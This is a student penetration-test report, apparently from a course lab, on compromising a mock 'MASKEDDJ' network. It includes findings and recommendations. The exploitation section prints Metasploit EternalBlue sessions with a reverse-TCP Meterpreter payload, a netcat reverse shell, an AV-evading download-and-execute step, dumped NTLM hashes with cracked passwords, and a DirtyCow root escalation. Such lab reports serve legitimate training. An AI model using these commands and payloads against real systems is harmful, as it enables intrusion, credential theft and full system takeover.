

# The MASKEDDJ Pentest Report

## Team FSociety

Daipayan Banerjee - 116913416

Faraaz Khan - 116794244

Khyati Vaghasiya - 116352260

Aayushi Dubey - 116934596

## Executive Summary

### Background

Our team was hired to conduct a penetration test on The MASKEDDJ IT Environment to see if we could discover unreleased pictures of the MASKEDDJ.

### Overall Posture

We were able to discover pictures of The MASKEDDJ. The team was able to get Admin level access on each of the systems in the network. We found three systemic issues throughout the system:

- Lacking Effective Patch Management process.
- Lack of OS hardening.
- Weak credentials.

### Risk Ranking

System	Vulnerability	CVSS Score	Impact
Windows 7	MS17-010(CVE-2017-0144)	9.3	High
Windows 2016 Server	MS17-010(CVE-2017-0144)	9.3	High
Ubuntu	DirtyCow(CVE-2016-5195)	7.2	High

## General Findings

### 1. Windows 7 VM(Bookings)

- a. The system was vulnerable to MS17-010(EternalBlue). We gained a shell with Admin level access.
- b. We were able to get hashes from the system. And cracking the hashes we got the credentials for the user(Bookings).
- c. Looking into \\MASKEDDJ-DC\\Files we found a .txt file that gave us details on the current password policy. This was important in gaining access to the Windows 10 (IT-Admin System) but more on that later.

### 2. Windows 2016 VM(MASKEDDJ Domain Controller)

- a. The system was vulnerable to MS17-010. Windows Defender was ineffective in preventing exploits. Without any internet connection, the attack signatures were not being updated.
- b. We used two Powershell commands and were able to gain a shell with Admin level access.
- c. We were again able to get hashes from the system. Using the password policy we found previously we were able to gain the credentials of Windows 10 system's user(IT-Admin).

### 3. Windows 10 VM(IT-Admin)

- a. We found a Keepass database in the Documents folder along with a file containing the key to open the database.
- b. The database contained the password to the Webmaster user on the Ubuntu machine.


### 4. Ubuntu VM(Webmaster)

- a. Using the credentials we previously found we had low-level access to the system.
- b. An unencrypted file contained a message giving out the location of confidential data.
- c. We were able to exploit and get root access, and we were finally able to figure out where the pictures were being stored.

## Recommendations

1. Improve the Patch Management process so that patches are timely applied.
2. Close and block unnecessarily available open ports.
3. Maintain an active internet connection so that AV signature stays updated.
4. Better defined Access Control Lists. Disable powerful tools and applications that may not be useful for a certain role.
5. Password hardening and discourage the practice of storing passwords and other confidential data in cleartext.

## The Pictures





The MD5 Checksums:

```
root@kali:~# md5sum flag1.jpeg
ec920f6a63f80bdaed233844dee35602  flag1.jpeg
root@kali:~# md5sum flag2.jpeg
941150d01339cac745327d0d4549a0c3  flag2.jpeg
root@kali:~# md5sum flag3.jpeg
dfed11803eac1bf990940cc1a500a202  flag3.jpeg
root@kali:~# md5sum flag4.jpeg
dde8e712353d62de269f62b11bab847f  flag4.jpeg
root@kali:~# md5sum flag5.jpeg
b5cf9353ae742b19983b269fdb5f841f  flag5.jpeg
root@kali:~# md5sum flag6.jpeg
2cdf05cbc8d6a465e7361d3fa4bdf80e  flag6.jpeg
root@kali:~#
```

# **Technical Report**

## **Vulnerability Scanning**

### **Ubuntu System:**

- NMAP showed OpenSSH 7.2p2 and Apache 3.4.18 HTTP server running on the system. The versions were secure enough to prevent any powerful attacks.
- The Linux Kernel version could be vulnerable to DirtyCow. But we couldn't be sure as NMAP showed the version could be between 3.2-4.9.
- Brute forcing the webserver directories with Nikto and Dirbuster didn't return any useful information.
- On visiting the website we did find a possible user on the network with the name Bookings.

### **Windows 10 System:**

- The system had RDP running on port 3389. But running a BlueKeep scanner using Metasploit(windows/rdp/cve\_2019\_0708\_bluekeep\_rce) we got a response that it is not vulnerable and has been patched.
- The RDP server would be difficult to brute force as it was expecting a Kerberos ticket.
- This system had a user IT-Admin on the log in page.

### **Windows 7 System:**

- The system had Windows RPC running on several ports, with NetBIOS and SMB on ports 139 & 445 respectively.
- We ran NMAP's MS17-010 script against it and it returned that the system is vulnerable.
- Metasploit's EternalBlue scanner also confirmed that it was vulnerable.
- The login page showed a user with the name: Bookings.

### **Windows 2016 Server:**

- NMAP returned multiple services running on this system. It had LDAP, DNS and kpasswd5 running on their respective ports. This information pointed out that this system is the domain controller.
- The system also had NetBIOS and SMB running on port 445.
- We ran NMAP's MS17-010 script against it and it returned that the system is vulnerable. This was confirmed by Metasploit's EternalBlue scanner.



## Exploitation

1. We started the exploitation with the Windows 7 system.
  - a. We ran the /windows/smb/ms17\_010\_eternalblue exploit.
  - b. We had successfully gained a System-level Meterpreter shell on this VM.

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.209.159
RHOSTS => 192.168.209.159
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.209.149
LHOST => 192.168.209.149
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.209.149:4444
[+] 192.168.209.159:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601
Service Pack 1 x64 (64-bit)
[*] 192.168.209.159:445 - Connecting to target for exploitation.
[+] 192.168.209.159:445 - Connection established for exploitation.
```


- c. We ran hashdump and got a hash for the user: Bookings.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

- d. We used hashcat to crack the hash and we got a valid password.

```
a87f3a337d73085c45f9416be5787d86 NTLM Passw0rd
```

- e. We used this password to login to the system and browse through looking for any kind of files. And we found a file which tells you more about the password policy than it should.



New-Password-Policy - Notepad

File Edit Format View Help

From: IT-Admin - IT-Admin@maskeddj.enpm809q  
To: All Users

While the old webmaster/sysadmin liked very complex passwords I am recommending an easier plan for passwords:

- 8 Characters
- Must have at least 1 Upper
- Must have at least 1 Lower
- Must have at least 1 Number
- Must have at least 1 Special Character

For example:

Kevin00!  
Karen81@

2. We then tried exploiting the Windows 2016 Server.
  - a. We tried the EternalBlue Meterpreter Shell exploit for Windows 2016 Server but we were not able to get a shell.
  - b. We then tried the (auxiliary/admin/smb/ms17\_010\_command) exploit for remote command execution.
  - c. We set the command to a Powershell script that would download a powercat script, execute it and return a general shell to our listening port.

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.80.148] from (UNKNOWN) [192.168.80.182] 56168
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>|
```

- d. We created a payload using msfvenom for windows/x64/meterpreter/reverse\_tcp. We ran a Powershell command to download our payload and execute it, this successfully evaded AV detection and we got a Meterpreter shell. With Hashdump we hashes for all the users on the network.


```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.80.148:1357
[*] Sending stage (206403 bytes) to 192.168.80.182
[*] Meterpreter session 1 opened (192.168.80.148:1357 -> 192.168.80.182:59893) at 2019-12-11 15:00:00

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator: 500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest: 501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt: 502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
Default Account: 503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings: 1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
IT-Admin: 1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster: 1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
MASKEDDJ-DCS: 1000:aad3b435b51404eeaad3b435b51404ee:b47fdac4ad0d8afa85c502a83d56a2eca:::
TADMIN-DESKTOPS: 1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PCS: 1108:aad3b435b51404eeaad3b435b51404ee:3e6350f1b6d112343198aa1c3b43c1df:::
```


- e. We ran Hashcat to crack the above hashes. We used hashcat's charset masks to define the RegEx patterns that we wanted to search for passwords with. We got the password for the IT-Admin user account.

```
b18082f7c408891f34db2338514a36c9:Jul1a19!
```


3. We used the IT-Admin user credentials to log in to the Windows 10 system.
  - a. We immediately see that Keeppass2 is installed.
  - b. We found the Keeppass database stored at C:\Users\IT-Admin\Documents



- c. Looking around for more useful files we find a file that contained the password to the KeePass database that we had just found.



- d. We opened the KeePass database with the password that we just got and one of the entries in KeePass contained the password to the user Webmaster's account.





4. We logged into the Ubuntu machine with the Webmaster's credentials
  - a. We found that a file on the user's home directory with the name "new-site-info.txt" told us about the location of "some images for the big reveal".
  - b. We found that the version of the Linux kernel is vulnerable to DirtyCow privilege escalation. We loaded a compiled version of the exploit, ran it and we successfully got root.

```

webmaster@ubuntu:~$ ls
cowroot  flag1.jpeg  flag2.jpeg  flag3.jpeg  flag4.jpeg  fla
webmaster@ubuntu:~$ uname -r
4.4.0-21-generic
webmaster@ubuntu:~$ ./cowroot
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 54256
Racing, this may take a while...
Thread stopped
Thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
To run a command as administrator (user "root"), use "sudo <
See "man sudo_root" for details.

root@ubuntu: /home/webmaster# history
1  vi /etc/rc.local
2  ifconfig
3  vi /etc/rc.local
4  sudo reboot
5  chmod +x /etc/rc.local
6  reboot
7  aws s3 ls s3://enpm809q/
8  aws s3 ls s3://enpm809q/
9  aws s3 cp s3://enpm809q/flag4.jpeg .
10 ls
11 rm flag4.jpeg
12 exit
13 cd /var/www/html/
14 ls
15 rm index.html
16 vi index.html
17 ls
18 wget https://static.hiphopdx.com/2017/06/Burger-King-
19 mv Burger-King-e1496516610528-827x620.jpg maskeddj.jp
20 vi index.html
21 pip3 --version
22 apt-get install python3-pip
23 apt-get update
24 apt-get install python3-pip
25 pip3 install awscli
26 aws
27 aws configure
28 aws s3 ls
29 bash
30 cd ~
31 exit
32 history
root@ubuntu: /home/webmaster#

```

- c. We used the History command to see the last executed commands by the root user. This gave us the location of the flags. We were able to download the flags from these locations to our own systems using scp.

## Conclusion:

- A lot of the exploits were possible because of an unpatched OS running on the systems. All 4 of the systems were vulnerable to privilege escalation.
- Due to lenient password management, we were able to gain access to highly critical systems.
- Cyber secure practices should be encouraged. Like not storing confidential business data and passwords in cleartext.